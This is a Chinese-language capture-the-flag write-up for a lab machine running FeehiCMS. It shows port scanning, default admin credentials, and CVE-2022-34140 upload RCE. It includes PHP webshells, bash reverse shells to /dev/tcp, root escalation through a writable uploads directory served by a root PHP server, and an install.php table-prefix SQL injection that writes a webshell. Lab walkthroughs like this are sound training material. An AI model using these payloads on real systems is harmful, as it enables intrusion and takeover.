

| Cms_daochunhan

| Cms

| 靶机信息

- 靶机名称: Cms
- 靶机作者: 群主
- 靶机类型: Linux
- 来源: MazeSec/QQ公开群 321948805
- 官网: <https://maze-sec.com/>

| user

端口扫描:

```
nmap -p- -Pn --min-rate 2000 192.168.64.73
```

```
daochunhan@astra ~  
[ > nmap -p- -Pn --min-rate 2000 192.168.64.73  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 20:13 -0400  
Nmap scan report for 192.168.64.73  
Host is up (0.00062s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:FB:F4:9C (Oracle VirtualBox virtual NIC)
```

```
22/tcp open  ssh  
80/tcp open  http
```

80 端口是 FeehiCMS, 尝试查找已知漏洞:

```
searchsploit -s Feehi CMS
```

```
daochunhan@astra ~  
[ > searchsploit -s Feehi CMS  
20:18 ]  
-----  
Exploit Title | Path  
-----  
Feehi CMS 2.1.1 - Remote Code Execution (Authenticated) | php/webapps/51018.txt  
Feehi CMS 2.1.1 - Stored Cross-Site Scripting (XSS) | php/webapps/51002.txt  
-----  
Shellcodes: No Results
```

存在已知的 RCE, 但是需要 Authenticated, 搜索文档可以找到默认的后台管理员凭据:

← → ↻ <https://doc.feehi.com/install.html> 🔍 ☆ 📄 🏠 👤 ⋮

输入并搜索

Home

前言

1.1. 关于

1.2. 简介

二：使用composer (推荐使用此方式安装)

1. 使用composer (推荐使用此方式安装)

使用此方式安装，默认的后台超级管理员用户名admin密码123456 composer的安装以及国内镜像设置请点击 [此处](#) 以下命令默认您已全局安装composer，如果您是局部安装的composer:请使用 `php /path/to/composer.phar`来替换以下命令中的composer

演示站点

演示站点后台 用户名:feehicms 密码123456

- 后台 <http://demo.cms.feehi.com/admin>
- 前台 <http://demo.cms.feehi.com>
- api <http://demo.cms.feehi.com/api/articles>

尝试登录后台，使用 `admin` / `123456` 登录成功：


```
searchsploit -p 51018
```

```
daochunhan@astra ~
└─> searchsploit -p 51018
Exploit: Feehi CMS 2.1.1 - Remote Code Execution (Authenticated)
URL: https://www.exploit-db.com/exploits/51018
Path: /usr/share/exploitdb/exploits/php/webapps/51018.txt
Codes: CVE-2022-34140
Verified: False
File Type: ASCII text, with very long lines (466)
Copied EDB-ID #51018's path to the clipboard
daochunhan@astra ~
└─> cat /usr/share/exploitdb/exploits/php/webapps/51018.txt
# Exploit Title: Feehi CMS 2.1.1 - Remote Code Execution (RCE) (Authenticated)
# Date: 22-08-2022
# Exploit Author: yuyudhn
# Vendor Homepage: https://feehi.com/
# Software Link: https://github.com/liufee/cms
# Version: 2.1.1 (REQUIRED)
# Tested on: Linux, Docker
# CVE : CVE-2022-34140
```

```
# Proof of Concept:
1. Login using admin account at http://feehi-cms.local/admin
2. Go to Ad Management menu. http://feehi-cms.local/admin/index.php?r=ad%2Findex
3. Create new Ad. http://feehi-cms.local/admin/index.php?r=ad%2Fcreate
4. Upload php script with jpg/png extension, and using Burp suite or any tamper data browser add ons, change back the extension to php.
5. Shell location: http://feehi-cms.local/uploads/setting/ad/[some_random_id].php
```

根据已知漏洞信息，开拦截在 <http://192.168.64.73/admin/index.php?r=ad%2Fcreate> 创建广告处上传 `shell.png`：

```
<?php
system("bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1'");
?>
```



修改 `filename` 为 `shell.php`，起监听：

```
nc -lvnp 4444
```

反弹 shell，访问：

```
http://192.168.64.73/uploads/setting/ad/20260917090933_6aab3dcde0e67.php
```

```
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ export SHELL=/bin/bash
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ stty rows 40 cols 120
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ export TERM=xterm-256color
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Cms:/opt/cms/frontend/web/uploads/setting/ad$ cd /home
www-data@Cms:/home$ ls
simple
www-data@Cms:/home$ cd simple
www-data@Cms:/home/simple$ ls
user.txt
www-data@Cms:/home/simple$ cat user.txt
flag{user-84d6e7fb1c982b91fffc3e28090fa732}
www-data@Cms:/home/simple$
```

root

看监听和进程：

```
ss -tlnp
ps aux
```

```
www-data@Cms:/home/simple$ ss -tlnp
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
LISTEN     0         128       0.0.0.0:22            0.0.0.0:*             *
LISTEN     0         511       0.0.0.0:80            0.0.0.0:*             users:((("nginx",pid=579,fd=7),("nginx",pid=578,fd=7)))
LISTEN     0         4096     127.0.0.1:8080        0.0.0.0:*             *
LISTEN     0         128       [::]:22               [::]:*                 *
LISTEN     0         511       [::]:80               [::]:*                 users:((("nginx",pid=579,fd=8),("nginx",pid=578,fd=8)))
www-data@Cms:/home/simple$
```

```
dhcpcd      472  0.0  0.0  10520  2488 ?        S    20:10  0:00 dhcpcd: [DHCP6 proxy] fe80::2bcd:9577:5f1b:f8fc
systemd+    512  0.0  0.2  91892  8260 ?        Ss   20:10  0:00 /usr/lib/systemd/systemd-timesyncd
dhcpcd      531  0.0  0.0  10520  2488 ?        S    20:10  0:00 dhcpcd: [DHCP6 proxy] fd82:5748:6b5e:e178:6a10:12bd:9
root        565  0.0  1.0  332212 40332 ?        Ss   20:10  0:01 /usr/bin/php -S 127.0.0.1:8080 -t /opt/feehicms/front
root        567  0.0  1.0  333300 40920 ?        Ss   20:10  0:03 php-fpm: master process (/etc/php/8.4/fpm/php-fpm.conf)
root        574  0.0  0.0  8168  2920 tty1    Ss+  20:10  0:00 /sbin/agetty -o - -u --noproxy --linux
```

8080 是以 root 跑的服务，在 `/etc/systemd/system/feehicms.service` 查看到他的 web 路径：

```
www-data@Cms:/tmp$ cd /etc/systemd/system
www-data@Cms:/etc/systemd/system$ ls -al
total 68
drwxr-xr-x 16 root root 4096 Sep 13 08:46 .
drwxr-xr-x  5 root root 4096 Jun  3 05:48 ..
lrwxrwxrwx  1 root root   49 Apr 25 06:20 dbus-org.freedesktop.timesync1.service -> /usr/lib/systemd/system/systemd-timesyncd.service
-rw-r--r--  1 root root  313 Sep 13 08:46 feehicms.service
drwxr-xr-x  2 root root 4096 Apr 25 06:17 getty.target.wants
drwxr-xr-x  2 root root 4096 May 21 08:45 getty@tty1.service.d
drwxr-xr-x  2 root root 4096 Apr 25 06:20 hibernate.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:20 hybrid-sleep.target.wants
drwxr-xr-x  2 root root 4096 Sep 13 08:46 multi-user.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:18 network-online.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:41 ssh.service.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:41 ssh.socket.wants
lrwxrwxrwx  1 root root   35 Apr 25 06:41 sshd.service -> /usr/lib/systemd/system/ssh.service
drwxr-xr-x  2 root root 4096 Apr 25 06:41 sshd.service.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:41 sshd@.service.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:20 suspend-then-hibernate.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:20 suspend.target.wants
drwxr-xr-x  2 root root 4096 Apr 25 06:20 sysinit.target.wants
drwxr-xr-x  2 root root 4096 Sep 13 06:16 timers.target.wants
www-data@Cms:/etc/systemd/system$ cat feehicms.service
[Unit]
Description=FeehiCMS Web Service
After=network.target

[Service]
Type=simple
User=root
WorkingDirectory=/opt/feehicms/frontend/web
ExecStart=/usr/bin/php -S 127.0.0.1:8080 -t /opt/feehicms/frontend/web /opt/feehicms/frontend/web/router.php
Restart=always
RestartSec=2

[Install]
WantedBy=multi-user.target
```

```
cd /opt/feehicms/frontend/web
ls -al
```

```
[www-data@Cms:/etc/systemd/system$ cd /opt/feehicms/frontend/web
[www-data@Cms:/opt/feehicms/frontend/web$ ls -al
total 120
drwxr-xr-x  8 root root  4096 Sep 13 09:05 .
drwxr-xr-x 12 root root  4096 Sep 13 06:13 ..
-rw-r--r--  1 root root   120 Sep 13 06:13 .gitignore
-rw-r--r--  1 root root   192 Sep 13 06:13 .htaccess
drwxr-xr-x  5 root root  4096 Sep 13 07:44 admin
drwxr-xr-x  3 root root  4096 Sep 13 07:44 api
drwxr-xr-x  2 root root  4096 Sep 13 07:44 apitest
drwxrwxrwx 11 root root  4096 Sep 13 09:01 assets
-rwxr-xr-x  1 root root  4286 Sep 13 06:13 favicon.ico
-rw-r--r--  1 root root   614 Sep 13 07:44 index-test.php
-rw-r--r--  1 root root   613 Sep 13 07:44 index.php
-rw-r--r--  1 root root   618 Sep 13 06:13 install.php
-rw-r--r--  1 root root    25 Sep 13 07:44 robots.txt
-rw-r--r--  1 root root   707 Sep 13 08:05 router.php
drwxr-xr-x  7 root root  4096 Sep 13 06:13 static
-rw-r--r--  1 root root 53017 Sep 13 06:13 timthumb.php
drwxrwxrwx  4 root root  4096 Sep 13 08:16 uploads
www-data@Cms:/opt/feehicms/frontend/web$
```

uploads 目录对当前 web 用户可写，上传一句话木马：

```
cd uploads

cat > a.php <<'EOF'
<?php system($_GET['c']); ?>
EOF
```

该服务以 root 身份运行，**a.php** 被它执行时 **system()** 也在 root 权限下，直接让它反弹一个 shell 回来：

起监听：

```
nc -lvnp 4445
```

```
curl -sS -G 'http://127.0.0.1:8080/uploads/a.php' --data-urlencode 'c=bash -
c "bash -i >& /dev/tcp/192.168.64.39/4445 0>&1"'
```

```

daochunhan@astra Tools
> nc -lvnp 4445
Listening on 0.0.0.0 4445
Connection received on 192.168.64.73 36264
bash: cannot set terminal process group (565): Inappropriate ioctl for device
bash: no job control in this shell
root@Cms:/opt/feehicms/frontend/web/uploads# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Cms:/opt/feehicms/frontend/web/uploads# cat /root/root.txt
cat /root/root.txt
flag{root-85597f493b890767b4ed6ce5cbdbac18}
root@Cms:/opt/feehicms/frontend/web/uploads#

```

Review

install 重装

```

feroxbuster -u http://192.168.64.73/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -x php,html,txt

```

```

200 GET 6581 2146w 55347c http://192.168.64.73/index
200 GET 6581 2144w 55340c http://192.168.64.73/index.php
200 GET 107161 43858w 285314c http://192.168.64.73/assets/2ab23ea0/jquery.js
302 GET 01 0w 0c http://192.168.64.73/install.php => http://192.168.64.73/install.php?r=site%2Fchoose-language
302 GET 01 0w 0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 311 223w 15128c http://192.168.64.73/static/images/10.jpg
200 GET 6581 2144w 55340c http://192.168.64.73/

```

扫描目录发现存在 `install.php`，可以直接进入重装向导，尝试重装设置管理员凭据为 `admin` / `admin`：

1 检查环境

2 填写信息

3 完成安装

数据库配置

数据库类型: SQLite 推荐MySQL

数据库地址: /tmp/a.db

表前缀: feehi_

网站配置

网站标题: Feehi CMS

网站地址: //192.168.64.73/ 请以 "/" 结尾

网站关键词: FeehiCMS,php,内容管理框架,cn

网站描述: FeehiCMS是一款基于yii2的高性

管理员配置

用户名: admin

密码:

重复密码:

邮箱: test@test.com

上一步

安装

恭喜您,安装成功!

为了您站点的安全,安装完成后即可将网站目录下的“install”文件夹删除!另请对common/config/main-local.php文件做好备份,以防丢失!

进入前台

进入后台

© 2015-2026 Feehi 飞鹰出品

进入后台使用 `admin / admin` 登录即可, 后续和 `user` 段一致。

install.php 表前缀注入

选 SQLite 时 DB Host 是文件路径, 表前缀也是原样拼进建表 SQL 的

建表语句, `{{%article}}` 里的 `%` 会被替换成表前缀, 前缀里补个反引号就能闭合出去:

```
CREATE TABLE `{{%article}}` -> CREATE TABLE `{前缀}article`
```

把 DB Host 指到站点目录:

```
/opt/cms/frontend/web/uploads/sh.php
```

前缀填 payload:

```
x` AS SELECT '<?php system($_GET["c"]); ?>' AS z; /*
```

1 检查环境

2 填写信息

3 完成安装

数据库配置

数据库类型: SQLite 推荐MySQL

数据库地址: /opt/cms/frontend/web/uploads

表前缀: x` AS SELECT '<?php system(\$

网站配置

网站标题: Feehi CMS

网站地址: //192.168.64.73/ 请以 "/" 结尾

网站关键词: FeehiCMS,php,内容管理框架,cn

网站描述: FeehiCMS是一款基于yii2的高性

管理员配置

用户名: admin

密码:

重复密码:

邮箱: test@test.com

上一步

安装

实际拼接后如下，/* 把后面框架自己的表结构注释掉：

```
CREATE TABLE `x` AS SELECT '<?php system($_GET["c"]); ?>' AS z; /*article` (... )
```

只执行第一条语句，相当于在数据库文件里新建一张表，表里就是我们的 PHP 代码

访问木马，开头那段 SQLite 二进制头 PHP 会把它当普通输出，RCE 即可：

```
http://192.168.64.73/uploads/sh.php?c=id
```

